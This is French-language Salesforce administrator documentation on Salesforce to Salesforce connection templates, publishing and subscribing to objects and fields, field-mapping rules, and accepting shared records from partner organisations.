Les modèles de connexion permettent de définir des objets et des champs qui peuvent être publiés dans des connexions. Les modèles de connexion peuvent être attribués à une ou plusieurs connexions standard Salesforce to Salesforce, ce qui accélère et facilite le processus de publication. Dans l'onglet Connexions, cliquez sur le sous-onglet Modèles pour afficher, créer et modifier des modèles de connexion.

Lorsqu'un modèle de connexion est appliqué à une connexion, les règles d'objet et de champ lui sont également appliquées.

Les règles suivantes s'appliquent aux modèles de connexion :

- Les objets et les champs non encore publiés, mais publiés dans le modèle de connexion, sont publiés.
- Les objets et les champs qui ont le même statut de publication (publié ou non publié) que le modèle ne changent pas.
- Les objets et les champs déjà publiés, mais non publiés dans le modèle de connexion, sont non publiés.

CONSULTER ÉGALEMENT :

Création et application de modèles de connexion

Page d'accueil des connexions

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et afficher des modèles de connexion :

- Gérer les connexions

# Création et application de modèles de connexion

## Création et modification de modèles de connexion

Les modèles de connexion permettent de définir des règles de publication d'objets et de champs applicables à une ou plusieurs connexions Salesforce to Salesforce standard.

Pour créer un modèle de connexion :

1. Sélectionnez l'onglet Connexions.
2. Sélectionnez le sous-onglet Modèles.
3. Cliquez sur **Nouveau**.
4. Saisissez un nom et une description (facultative).
5. Pour pouvoir attribuer le modèle à des connexions standard, sélectionnez la case **Actif**.
6. Cliquez sur **Enregistrer** pour sauvegarder le modèle ou sur **Enregistrer et ajouter des objets** pour ajouter des objets au modèle.
7. Si vous avez cliqué sur **Enregistrer et ajouter des objets**, cochez les cases en regard des objets que vous souhaitez ajouter, puis cliquez sur **Enregistrer**.

   Remarque: Si vous avez cliqué sur **Enregistrer**, vous pouvez cliquer sur **Ajouter/supprimer des objets** dans la page de détail du modèle pour ajouter des objets.
8. Cliquez sur **Modifier** en regard d'un objet que vous avez ajouté à la liste associée Objets publiés.
9. Sélectionnez les champs que vous souhaitez publier pour l'objet, puis cliquez sur **Enregistrer**.
10. Répétez les étapes 8 et 9 pour chaque objet ajouté à la liste associée Objets publiés.

Pour désactiver un modèle de connexion :

1. Dans le sous-onglet Modèles, cliquez sur **Modifier** en regard du modèle que vous souhaitez désactiver. Vous pouvez également cliquer sur **Modifier** dans la page de détail du modèle.
2. Désactivez la case **Actif**.
3. Cliquez sur **Enregistrer**.

Remarque: Seuls les modèles de connexion actifs peuvent être attribués à des connexions. Pour utiliser un modèle que vous aviez désactivé, sélectionnez la case **Actif**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et afficher des modèles de connexion :
- Gérer les connexions

## Attribution de modèles de connexion à des connexions

Vous pouvez attribuer des modèles de connexion à des nouvelles connexions, lorsque vous en invitez une ou plusieurs, ou à des connexions existantes.

Pour attribuer un modèle de connexion à une connexion existante :

1. Sélectionnez l'onglet Connexions.
2. Sélectionnez le sous-onglet Connexions.
3. Cliquez sur le nom de la connexion à laquelle vous souhaitez attribuer le modèle.
4. Cliquez sur **Modifier**.
5. Dans le champ `Modèle`, saisissez le nom du modèle ou cliquez sur l'icône de recherche pour le localiser.

6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Modèles de connexion dans Salesforce to Salesforce
- Page d'accueil des connexions

## Partage d'enregistrement utilisant Salesforce to Salesforce

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lorsque vous avez créé une connexion vers une autre organisation, vous pouvez partager des données avec elle. Vos partenaires commerciaux n'ont pas d'accès direct à votre enregistrement. Ils possèdent dans leur organisation un enregistrement connecté via Salesforce to Salesforce à votre enregistrement. Toute mise à jour apportée aux informations partagées sur l'un des deux enregistrements est répercutée sur l'autre. Vous pouvez partager des enregistrements avec une ou plusieurs connexions. Chaque connexion peut accepter des enregistrements partagés, même si d'autres connexions ont également accepté le même enregistrement.

Remarque: Mettre des enregistrements à la disposition de partenaires commerciaux à l'aide de Salesforce to Salesforce et partager des enregistrements au sein de votre organisation sont deux opérations différentes.

Vous pouvez contrôler le type d'enregistrement que vous partagez avec vos partenaires commerciaux en sélectionnant les objets et les champs à publier.

De plus, vous pouvez contrôler la façon dont les informations mises à votre disposition par votre partenaire commercial sont utilisées au sein de votre entreprise, en vous inscrivant à des objets et en mappant les champs de ces objets à des champs de vos propres objets.

Des enregistrements individuels et leurs enregistrements associés sont mis à la disposition de vos connexions en transmettant l'enregistrement à une ou plusieurs connexions, ou en attribuant l'enregistrement à une file d'attente contenant des connexions. Quand vous transmettez un enregistrement à une connexion, vous pouvez sélectionner les enregistrements à inclure et envoyer à votre contact de connexion une notification par e-mail l'informant qu'un enregistrement a été mis à disposition.

De même, vos partenaires commerciaux peuvent mettre des enregistrements à votre disposition. Quand un enregistrement est mis à votre disposition par un partenaire, vous pouvez voir des détails de base le concernant à partir d'une vue sur la page d'accueil de l'objet. Ensuite, vous choisissez d'acceptez l'enregistrement, et ses enregistrements associés, ou non. En outre, en vous abonnant à un objet, vous pouvez spécifier l'acceptation automatique des enregistrements d'objets qui sont partagés avec votre connexion. Cette fonction est très utile pour partager la connexion avec un grand nombre d'enregistrements.

Une fois que vous avez accepté un enregistrement, vous pouvez le rendre disponible pour d'autres connexions de la même manière que vous pouvez le faire grâce à Salesforce to Salesforce. Cela permet de travailler dans un réseau commercial à plusieurs niveaux. Dans un réseau à plusieurs niveaux, les modifications apportées à l'enregistrement partagé dans une organisation mettent à jour les informations dans toutes les organisations qui partagent l'enregistrement.

CONSULTER ÉGALEMENT :

- Publication de champs dans Salesforce to Salesforce
- Inscription à des champs de Salesforce to Salesforce
- Conseils pour l'utilisation de Salesforce to Salesforce

# Inscription à des objets de 100 % Salesforce

Lorsque vous êtes connecté à un partenaire commercial à l'aide de 100 % Salesforce, vous pouvez vous inscrire aux objets publiés par votre partenaire commercial. Lorsque vous vous inscrivez à un objet, vous le mappez à un objet de votre entreprise. Les objets standard doivent correspondre à des objets standard de votre organisation, mais vous pouvez mapper des objets personnalisés avec n'importe quel objet personnalisé. Par exemple, si votre partenaire commercial a publié un objet personnalisé appelé Prospects, vous pouvez le mapper avec un objet personnalisé appelé Client.

Pour s'inscrire à des objets pour une connexion :

1. Cliquez sur l'onglet Connexions.
2. Cliquez sur le nom de la connexion à modifier.
3. Dans la liste associée Objets inscrits, cliquez sur **S'inscrire/Se désinscrire**.
4. Sélectionnez les objets auxquels vous voulez vous inscrire en sélectionnant l'objet de votre entreprise que vous souhaitez mapper à cet objet. Sélectionnez `--Aucun--` si vous ne voulez pas vous inscrire à un objet publié.
5. Activez la case `Accepter automatiquement` en regard d'un objet si vous souhaitez accepter automatiquement les enregistrements de ce type lorsqu'ils sont partagés avec votre connexion. La case s'affiche une fois le mappage sélectionné.

   Remarque: Elle n'est pas disponible pour :

   - Objets enfant. Les produits d'opportunité, les tâches et les commentaires de requête publics sont automatiquement acceptés lors de l'acceptation de l'enregistrement parent. Les pièces jointes sont automatiquement acceptées si elles sont marquées publiques et si la case `Partager avec des connexions` est activée.
   - Les objets qui contiennent un ou plusieurs objets principaux, tels que les objets junction personnalisés ou les objets détails dans une relation principal-détails.

   En outre, l'option `Accepter automatiquement` ne s'applique à aucun enregistrement qui est partagé en tant qu'enfant d'un autre enregistrement, par exemple enregistrement de requête enfant d'un enregistrement de requête que vous avez déjà accepté.

6. Cliquez sur **Enregistrer**.

Remarque: Si votre partenaire commercial stoppe la publication d'un objet auquel vous êtes abonné(e), vous êtes automatiquement désabonné(e).

Une fois abonné à un objet, vous pouvez mapper les champs publiés dans cet objet avec des champs de votre objet. Par exemple, vous pouvez mapper le champ `Description` sur les pistes à un champ personnalisé sur les pistes appelé `Description partenaire`. Ceci vous permettrait d'utiliser votre propre champ pour décrire la piste pour les utilisateurs de votre entreprise plutôt que d'utiliser la description fournie par votre partenaire commercial.

## Observations complémentaires

- Si vous choisissez d'accepter automatiquement les pistes ou les requêtes, toute règle d'attribution active dans votre organisation est exécutée lors de l'acceptation automatique d'un enregistrement.
- Pour accepter automatiquement un enregistrement partagé par votre connexion, le responsable de la connexion de cet enregistrement doit être un utilisateur actif.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour s'inscrire à des objets publiés :

- Gérer les connexions

# Inscription à des champs de Salesforce to Salesforce

Lorsque vous acceptez l'invitation d'un partenaire commercial à rejoindre Salesforce to Salesforce, vous pouvez vous inscrire aux champs publiés par ce partenaire et les mapper à vos champs. Lorsque votre partenaire commercial met à jour les champs d'un enregistrement que vous partagez, ces champs sont mis à jour sur l'enregistrement partagé de votre organisation.

Par exemple, si votre partenaire commercial a publié le champ `Description`, vous pouvez mapper ce champ à un champ personnalisé intitulé `Description partenaire`. Cela vous permet d'utiliser votre propre champ afin de décrire la piste pour les utilisateurs au sein de votre entreprise.

Avant de vous abonner à des champs, reportez-vous à Meilleures pratiques relatives au mappage de champs dans Salesforce to Salesforce.

Pour mapper les champs d'un objet inscrit :

1. Cliquez sur l'onglet Connexions.
2. Cliquez sur le nom de la connexion à modifier.
3. Dans la liste associée Objets inscrits, cliquez sur **Modifier** en regard d'un objet.
4. Mappez les champs publiés de votre partenaire commercial aux champs de votre entreprise en choisissant le champ approprié dans la liste déroulante.

   Remarque: Les champs pouvant exclusivement être mappés à des champs contenant le même type de données, des données de longueur identique (pour les champs texte et numériques) et avec les mêmes décimales (pour les champs numériques), la liste déroulante répertorie uniquement les champs avec le type de données correct. Vous pouvez afficher les détails du type de données d'un champ publié en survolant l'icône d'information ( ) en regard du champ. Sélectionnez `--Aucun--` si vous ne souhaitez renseigner aucun champ avec des données provenant d'un champ publié.

5. Si le champ est une liste de sélection, cliquez sur **Modifier les valeurs** pour mapper chaque valeur de liste de sélection publiée avec celles de votre organisation.
6. Cliquez sur **Enregistrer**.

Remarque: Les modifications des mappages de champs et des valeurs de la liste de sélection peuvent ne pas s'afficher dans l'organisation de votre partenaire commercial pendant 15 minutes au maximum lorsque Salesforce actualise le cache. Ce cache nous permet de prendre en charge des volumes de transaction supérieurs et de réduire le nombre d'appels d'API comptabilisés dans les limites de votre organisation.

CONSULTER ÉGALEMENT :

Gestion des connexions

Publication de champs dans Salesforce to Salesforce

ÉDITIONS

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour s'inscrire à des champs publiés :

- Gérer les connexions

# Meilleures pratiques relatives au mappage de champs dans Salesforce to Salesforce

Lorsque vous vous abonnez un champ dans Salesforce to Salesforce, vous devez le mapper avec un champ de votre organisation. Cela permet de synchroniser les mises à jour de ce champ pour tous les enregistrements partagés. Avant de mapper des champs, prenez connaissance des meilleures pratiques ci-dessous, qui sont importantes.

Éditions

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Important:** Ces informations s'appliquent aux connexions Salesforce to Salesforce. Si vous mappez des champs pour une connexion de réplication dans le cadre de la synchronisation de l'organisation, certaines informations peuvent ne pas s'appliquer.

### Mappage automatique des champs

- Lorsque vous vous abonnez à des champs, sélectionnez **Mapper automatiquement les champs** afin de mapper automatiquement les champs de votre partenaire commercial avec vos propres champs. Une fois cette option sélectionnée, cliquez sur **Enregistrer** pour appliquer vos modifications.
- Pour tout champ non mappé, Salesforce vérifie si le nom d'API du champ correspond au nom de l'un de vos champs. Si aucun nom ne correspond, Salesforce vérifie la correspondance des étiquettes de champ. Si Salesforce ne trouve aucune correspondance, `--Aucun--` est sélectionné.
- La sélection de l'option **Mapper automatiquement les champs** ne remplace pas les sélections précédentes et sa désélection n'affecte pas les champs déjà mappés.
- Les champs standard suivants sont automatiquement mappés :
  - Compte : `Nom du compte` et, si vous utilisez les comptes personnels, `Nom`
  - Pièce jointe : `Corps`, `Type de contenu`, `Nom de fichier`
  - Requête : `Objet`
  - Commentaire sur la requête : `Corps` et `Publié`
  - Contact : `Nom`
  - Objet personnalisé : `Nom`
  - Piste : `Nom` et `Entreprise`
  - Opportunité : `Nom`, `Date de clôture` et `Étape`
  - Produit : `Nom du produit`
  - Tâche : `Objet`
  - Produit de l'opportunité : `Quantité`, `Prix de vente`

### Mappage de champs de liste de sélection

- Si une valeur de liste de sélection est mappée sur `--Aucun--` et que votre partenaire commercial saisit une valeur de liste de sélection, le champ de votre liste de sélection est défini sur la même valeur. Par exemple, si vous vous abonnez à la liste de sélection Statut de la piste dans laquelle votre partenaire commercial a une valeur `Interne`, le statut de piste de votre enregistrement est `Interne`.
- Pour convertir un champ personnalisé en champ de liste de sélection, stoppez la publication du champ, modifiez le type de champ, puis publiez de nouveau le champ.

### Mappage de champs de devise

- Si vous mappez un champ de devise et qu'un enregistrement partagé par votre connexion utilise une devise que votre organisation n'a pas activée, cette devise n'est pas mise à jour lorsque votre organisation accepte automatiquement l'enregistrement. Si vous acceptez manuellement l'enregistrement, la devise est mise à jour uniquement si votre organisation utilise la même devise que l'enregistrement.

Par exemple, supposons que votre connexion a partagé une opportunité avec vous. Votre entreprise utilise exclusivement l'euro. Votre connexion met à jour le montant de l'opportunité sur 300 $. Le montant de l'opportunité n'est pas mis à jour dans l'enregistrement, car votre organisation ne prend pas en charge la devise Dollar américain.

- Si vous mappez un champ de devise, puis si vous ou votre connexion modifiez la devise dans un enregistrement qui contient ce champ, les mises à jour que vous effectuez sur ce champ ne sont plus propagées vers l'autre organisation, et les mises à jour que votre connexion effectue sur ce champ ne s'appliquent plus à votre organisation.
- Vous pouvez mapper des champs de récapitulatif de cumul avec des champs de devise qui utilisent la même devise. Par exemple, un récapitulatif de cumul avec un type de devise `Dollar américain` peut être mappé avec un champ de devise qui utilise le Dollar américain.

**Mappage de planifications de quantité et de chiffre d'affaires**

- Si les Planifications de quantité et les Planifications de chiffre d'affaires sont activées dans l'organisation de votre connexion et que vous avez souscrit à un Objet produits depuis cette connexion, vous devez vous abonner aux champs suivants et les mapper avec les champs correspondants dans votre organisation.

| Type de planification | Champs à mapper |
| --- | --- |
| Planification de la quantité | – `Nombre de versements de quantité`<br>– `Période de versement de quantité`<br>– `Type de planification de quantité` |
| Planification de chiffre d'affaires | – `Nombre de versements de chiffre d'affaires`<br>– `Période de versement de chiffre d'affaires`<br>– `Type de planification de chiffre d'affaires` |

**Mappage de différents types de champ**

- Les champs de compte personnel doivent être mappés uniquement avec des champs de compte personnel, et les champs de compte professionnel doivent être mappés uniquement avec des champs de compte professionnel.
- Si votre connexion utilise des comptes personnels et que vous n'en utilisez pas, le `Nom` est utilisé en tant que Nom de compte lorsque votre connexion partage un enregistrement de compte personnel avec vous. Si vous activez les comptes personnels, vous êtes automatiquement abonné(e) au champ `Nom`. Toute modification apportée au Nom et au Nom de compte est synchronisée.
- Vous ne pouvez pas mapper un champ numérique standard avec un champ numérique personnalisé.
- Vous pouvez mapper des champs de référence avec des champs texte d'une longueur de 80 caractères ou plus. Si votre connexion modifie un champ de référence que vous avez mappé avec un champ de texte, le champ de texte est mis à jour avec ces modifications.
- Vous pouvez mapper des champs à numérotation automatique avec des champs de texte d'une longueur de 30 caractères ou plus.
- Vous pouvez mapper des champs de formule avec des champs contenant le même type de données, par exemple un champ de formule contenant un type de données numérique peut être mappé avec un champ d'un type de données numérique. Un champ de formule d'un type de données texte peut être mappé avec un champ de texte d'une longueur de 80 caractères ou

plus. Inversement, les champs ne peuvent pas être mappés avec des champs de formule, par exemple, un champ de formule d'un type de données devise peut être mappé avec un champ de devise, mais un champ de devise ne peut pas être mappé avec un champ de formule. Les champs d'audit système ne sont pas pris en charge.

**Désabonnement de champs**

- Vous êtes automatiquement désabonné(e) d'un champ dans les cas suivants :
  - Votre partenaire commercial arrête la publication du champ
  - Vous supprimez un champ personnalisé qui est mappé avec un champ publié
  - Le type de champ d'une liste de sélection personnalisée ou d'une liste à sélection multiple personnalisée est modifié (par exemple, si une liste de sélection personnalisée a été modifiée en champ de texte)

CONSULTER ÉGALEMENT :

Inscription à des champs de Salesforce to Salesforce

## Acceptation d'enregistrements partagés en provenance d'une connexion

Salesforce to Salesforce permet d'accepter les enregistrements que des partenaires commerciaux avec lesquels vous échangez ont mis à votre disposition. Lorsque vous acceptez un enregistrement, vous pouvez l'attribuer à vous-même, à un autre utilisateur, une file d'attente. S'il s'agit d'une piste ou d'une requête, vous pouvez utiliser les règles d'attribution de votre organisation pour l'attribuer automatiquement. Si l'enregistrement est l'enfant d'un autre enregistrement que vous avez accepté, vous pouvez l'attribuer à l'enregistrement parent au moment où vous l'acceptez. En outre, en vous abonnant à un objet, vous pouvez spécifier l'acceptation automatique des enregistrements d'objets qui sont partagés avec votre connexion.

Si des règles de validation vous empêchent d'accepter des enregistrements partagés, créez une règle de validation comportant le champ non nul `Nom de connexion reçu`. Les règles de validation des enregistrements que vous acceptez de vos connexions sont alors ignorées. Pour créer cette règle, utilisez la formule suivante :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour accepter des enregistrements partagés :
- Autorisations Lire et Modifier sur l'objet

Pour afficher des enregistrements partagés par une connexion :
- Gérer les connexions ou disposer d'un accès à la vue de liste

```
IF(OR(ISNEW(), ISNULL(Id)), if(ConnectionReceivedId =null,
TRUE, FALSE),NOT(AND(ISCHANGED(ConnectionReceivedId),
NOT(ConnectionReceivedId = null))))
```

Vous devez également créer une règle similaire pour tout déclencheur Apex qui comporte des contrôles de validation.

Pour accepter des enregistrements disponibles :

Remarque: Lorsque vous acceptez manuellement un enregistrement, la mise à jour de tous les champs mappés de l'enregistrement est longue.

Si une erreur se produit en acceptant un enregistrement, reportez-vous à l'historique des connexions pour en savoir plus.

1. Sélectionnez l'onglet du type d'enregistrement que vous acceptez.
2. Sélectionnez une vue de liste de connexions et cliquez sur **OK**. Par exemple, dans l'onglet Pistes de la section **Pistes à partir des connexions**, sélectionnez une vue de liste à partir de la liste déroulante et cliquez sur **OK**.
3. Pour les comptes, les contacts et les opportunités, cliquez sur **Accepter** en regard de l'enregistrement que vous souhaitez accepter. Pour les requêtes, les pistes et les objets personnalisés, cochez la case en regard des enregistrements à accepter, puis cliquez sur **Accepter**.

   Remarque: Si un enregistrement est l'enfant d'un enregistrement que vous avez accepté, le nom de l'enregistrement parent est affiché dans la colonne Nom de l'enregistrement parent. Si l'enregistrement est un enregistrement parent ou s'il n'a pas d'enregistrement parent, cette colonne reste vide.

   Lorsque vous acceptez un enregistrement contenant des pièces jointes publiques, elles sont automatiquement acceptées si vous activez la case `Partager avec des connexions` de la pièce jointe.

## Acception d'enregistrements d'opportunité

Lorsque vous acceptez une opportunité, vous pouvez l'associer à un objet ou un catalogue de prix et associer l'opportunité à un nouveau compte ou une nouvelle opportunité, ou d'utiliser une opportunité ou un compte existant. Si vous créez une opportunité ou un compte, vous pouvez aussi définir le responsable de cet enregistrement.

## Acceptation d'enregistrements de compte

Lorsque vous acceptez un compte, vous pouvez l'associer à un autre objet et créer un nouveau compte ou encore utiliser un compte existant. Si vous créez un nouveau compte, vous pouvez aussi définir le responsable de cet enregistrement.

## Acceptation d'enregistrements de contact

Lorsque vous acceptez un contact, vous pouvez l'associer à un autre objet et créer un nouveau compte ou contact, ou encore utiliser un compte ou contact existants. Si vous créez un contact ou un compte, vous pouvez aussi définir le responsable de cet enregistrement.

## Acceptation d'enregistrements de requête, piste et d'objet personnalisé

Lorsque vous acceptez une requête, une piste ou un objet personnalisé, vous pouvez les associer un autre objet et assigner la piste ou l'objet personnalisé à un nouveau responsable.

Remarque: Si vous activez la case `Affecter à l'aide de règles d'attribution actives` et qu'aucun critère de la règle n'est satisfait, la piste, la requête ou l'objet personnalisé est attribué à la Piste, la Requête ou l'Objet personnalisé par défaut.

## Acceptation d'enregistrements de produit

Lorsque vous acceptez un produit, vous pouvez créer un produit ou associer ce produit à un produit existant.

### Observations complémentaires

- Après l'acceptation d'un enregistrement partagé, si vous mettez à jour un champ auquel votre partenaire commercial a souscrit, le champ est automatiquement mis à jour sur l'enregistrement de l'organisation de votre partenaire commercial. De même, si votre partenaire commercial met à jour un champ auquel vous avez souscrit, ce dernier est automatiquement mis à jour dans votre organisation. Lorsque votre partenaire commercial met à jour l'enregistrement, le champ `Dernière mise à jour effectuée par` sera défini sur Utilisateur connecté.
- Une fois que vous avez accepté un enregistrement, vous pouvez le rendre disponible pour d'autres connexions de la même manière que vous pouvez le faire grâce à Salesforce to Salesforce. Cela permet de travailler dans un réseau commercial à plusieurs niveaux. Dans un réseau à plusieurs niveaux, les modifications apportées à l'enregistrement partagé dans une organisation mettent à jour les informations dans toutes les organisations qui partagent l'enregistrement.
- Si votre partenaire commercial partage ultérieurement des enregistrements enfants en utilisant le lien **Gérer les connexions** dans la liste associée d'un enregistrement que vous avez déjà accepté, les enregistrements enfants peuvent être automatiquement ajoutés à votre organisation.

CONSULTER ÉGALEMENT :

Partage d'enregistrement utilisant Salesforce to Salesforce

Page d'accueil des connexions

Conseils pour l'utilisation de Salesforce to Salesforce

## Acceptation automatique d'enregistrements associés en provenance d'une connexion

### Règles d'acceptation automatique d'enregistrements associés en provenance d'une connexion

Lorsque vous partagez des enregistrements à l'aide de Salesforce to Salesforce, vous pouvez aussi partager des enregistrements enfants. Lorsque vous acceptez un enregistrement d'une connexion ou lorsque votre connexion accepte un enregistrement de vous, les enregistrements enfants peuvent être automatiquement acceptés à condition que certains critères soient respectés. De même, lorsqu'un enregistrement enfant est partagé par la suite à l'aide du lien **Gérer les connexions** dans la liste associée et que l'enregistrement parent est déjà accepté, l'enregistrement enfant peut être accepté automatiquement.

Les critères suivants doivent être respectés afin qu'un enregistrement enfant soit accepté automatiquement :

- L'enregistrement parent doit déjà avoir été accepté dans l'organisation.
- L'enregistrement doit être associé en tant qu'enfant de l'enregistrement parent.
- L'enregistrement enfant ne peut pas avoir deux enregistrements principaux.
- L'enregistrement enfant ne peut pas avoir plusieurs relations avec le même objet parent.
- Le responsable de la connexion doit être un utilisateur actif.
- Le responsable de l'enregistrement parent doit être un utilisateur actif.

Important: Lorsque des enregistrements enfants sont acceptés automatiquement, il peut y avoir un léger délai avant qu'ils ne soient visibles dans la liste associée de l'enregistrement parent. De plus, lorsqu'un enregistrement enfant est partagé à l'aide du lien **Gérer les connexions** dans la liste associée de l'enregistrement parent, il peut y avoir un léger délai avant que le nom de connexion envoyé ne s'affiche.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour accepter ou rejeter des enregistrements :

- Autorisations Lire et Modifier sur l'enregistrement

Si un enregistrement enfant ne correspond pas aux critères de l'acceptation automatique, il devra être accepté manuellement à partir de son onglet d'objet. Par exemple, un enregistrement d'opportunité devra être accepté à partir de l'onglet Opportunités. Un enregistrement enfant qui doit être accepté manuellement s'affiche avec le nom de l'enregistrement parent afin qu'il soit correctement attribué. Pour plus d'informations, reportez-vous à Acceptation des enregistrements partagés depuis une connexion à la page 1710.

CONSULTER ÉGALEMENT :

Inscription à des champs de Salesforce to Salesforce

## Publication de champs dans 100 % Salesforce

Les objets que vous publiez sont les objets que vos utilisateurs peuvent partager avec vos partenaires commerciaux à l'aide de Salesforce to Salesforce. Si vous avez accepté une invitation, créé des objets personnalisés ou décidé de partager davantage d'informations avec votre partenaire commercial, il se peut que vous souhaitiez publier de nouveaux objets. Autrement, vous pouvez décider de limiter les objets à publier à un seul partenaire commercial.

Vous pouvez publier les objets suivants :

- Compte
- Pièce jointe
- Requête
- Commentaire de requête
- Contact
- Piste
- Opportunité
- Produit d'opportunité
- Produit
- Tâche
- Objet personnalisé

Pour définir les objets publiés pour une connexion :

1. Cliquez sur l'onglet Connexions.
2. Cliquez sur le nom de la connexion à modifier.
3. Dans la liste associée Objets publiés, cliquez sur **Publier/Annuler la publication**.
4. Sélectionnez les objets à publier pour votre partenaire commercial. Désélectionnez les objets que vous ne voulez plus publier.
5. Cliquez sur **Enregistrer**.

Remarque: Vous ne pouvez pas publier des objets que vous n'êtes pas autorisé à modifier.

Lorsque vous mettez à jour vos objets publiés, un e-mail est envoyé à votre partenaire commercial pour l'informer des changements. Vous pouvez personnaliser cet e-mail en modifiant le modèle de communication Mettre la connexion à jour.

Votre partenaire commercial est automatiquement désinscrit des objets lorsque vous :

- Arrêtez de publier un objet
- Supprimez un objet personnalisé auquel votre partenaire commercial est inscrit

Une fois que vous avez publié un objet, vous pouvez gérer les champs que vous publiez sur cet objet. Pour plus d'informations sur la publication de champs, reportez-vous à Publication de champs sur 100 % Salesforce à la page 1714.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour publier des objets :
- Gérer les connexions

## Observations complémentaires

- Tous les objets personnalisés de votre organisation s'affichent dans les listes d'objets, mais Salesforce to Salesforce prend en charge uniquement les objets personnalisés déployés. Vous ne pouvez pas transmettre un enregistrement d'un objet personnalisé qui n'a pas été déployé.
- Si vous publiez l'objet commentaire de requête, tous les commentaires de requête publics sont partagés avec vos connexions. Pour éviter de partager un commentaire, sélectionnez **Ne pas partager**.

CONSULTER ÉGALEMENT :

Publication de champs dans Salesforce to Salesforce

Transmission d'enregistrements associés à une connexion

# Publication de champs dans Salesforce to Salesforce

Lorsque vous travaillez avec un partenaire commercial sur le Salesforce to Salesforce, vous contrôlez les objets que vous partagez avec lui en publiant les objets. En outre, vous pouvez contrôler les champs que vous publiez sur ces objets. Les champs suivants sont publiés par défaut :

- Compte : `Nom du compte` et, si vous utilisez les comptes personnels, `Nom`
- Pièce jointe : `Corps`, `Type de contenu`, `Nom de fichier`
- Requête : `Objet`
- Commentaire sur la requête : `Corps` et `Publié`
- Contact : `Nom`
- Objet personnalisé : `Nom`
- Piste : `Nom` et `Entreprise`
- Opportunité : `Nom`, `Date de clôture`, et `Étape`
- Produit : `Nom du produit`
- Tâche : `Objet`
- Produit de l'opportunité : `Quantité`, `Prix de vente`

Salesforce to Salesforce affiche l'étiquette d'API pour chaque champ.

Outre ces champs obligatoires, vous pouvez publier d'autres champs, ou limiter les champs que vous publiez actuellement à un partenaire commercial particulier.

Pour définir les champs publiés pour une connexion :

1. Cliquez sur l'onglet Connexions.
2. Cliquez sur le nom de la connexion à modifier.
3. Dans la liste associée Objets publiés, cliquez sur **Modifier** en regard de l'objet publié.
4. Sélectionnez les champs à publier pour votre partenaire commercial. Désélectionnez les champs que vous ne voulez plus publier.
5. Cliquez sur **Enregistrer**.

Remarque: Vous ne pouvez pas publier des champs que vous n'êtes pas autorisé à modifier.

Les modifications de champs peuvent ne pas s'afficher dans la connexion d'abonnement durant 15 minutes, pendant que Salesforce actualise le cache. Ce cache nous permet de prendre en charge des volumes de transaction supérieurs et de réduire le nombre d'appels d'API comptabilisés dans les limites de votre organisation.

Vous ne pouvez pas publier des champs de zone de texte enrichi (RTA).

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour publier des champs :
- Gérer les connexions

Les champs de géolocalisation, ainsi que la latitude et la longitude dans les adresses standard, ne sont pas pris en charge dans Salesforce to Salesforce.

Lorsque vous changez les champs que vous publiez, un e-mail est envoyé à votre partenaire commercial l'informant de cette modification. Vous pouvez personnaliser cet e-mail en modifiant le modèle de communication Mettre la connexion à jour.

Votre partenaire commercial est automatiquement désinscrit des champs quand vous :

- Cessez de publier un champ
- Supprimez un champ personnalisé auquel votre partenaire commercial est inscrit
- Modifiez le type d'un champ auquel votre partenaire commercial est inscrit
- Modifiez la taille ou la précision d'un champ de zone de texte longue, de texte, de pourcentage, numérique ou de devise.

Ces champs sont toujours publiés mais votre partenaire commercial doit s'y inscrire à nouveau.

Il arrive que de nouvelles versions du service Salesforce comprennent de nouveaux champs standard. Les organisations Salesforce réparties dans le monde ne mettent pas à niveau vers les nouvelles versions simultanément. Par conséquent, vous ne pouvez pas publier ces nouveaux champs pour un partenaire commercial tant que son organisation n'a pas été mise à niveau. Les mises à niveau du service interviennent pendant les périodes de maintenance planifiée du système. Pour afficher le calendrier de maintenance, reportez-vous à `trust.salesforce.com`.

## Autres conseils et considérations

- Lorsque vous publiez des champs, pensez à envoyer les informations correspondantes à vos partenaires commerciaux. Cela leur permet de créer une stratégie de mappage adaptée à votre programme.
- Traduisez les noms de vos champs personnalisés dans les langues qu'utilisent vos partenaires. Cela leur permet de voir le nom des champs dans leur propre langue.
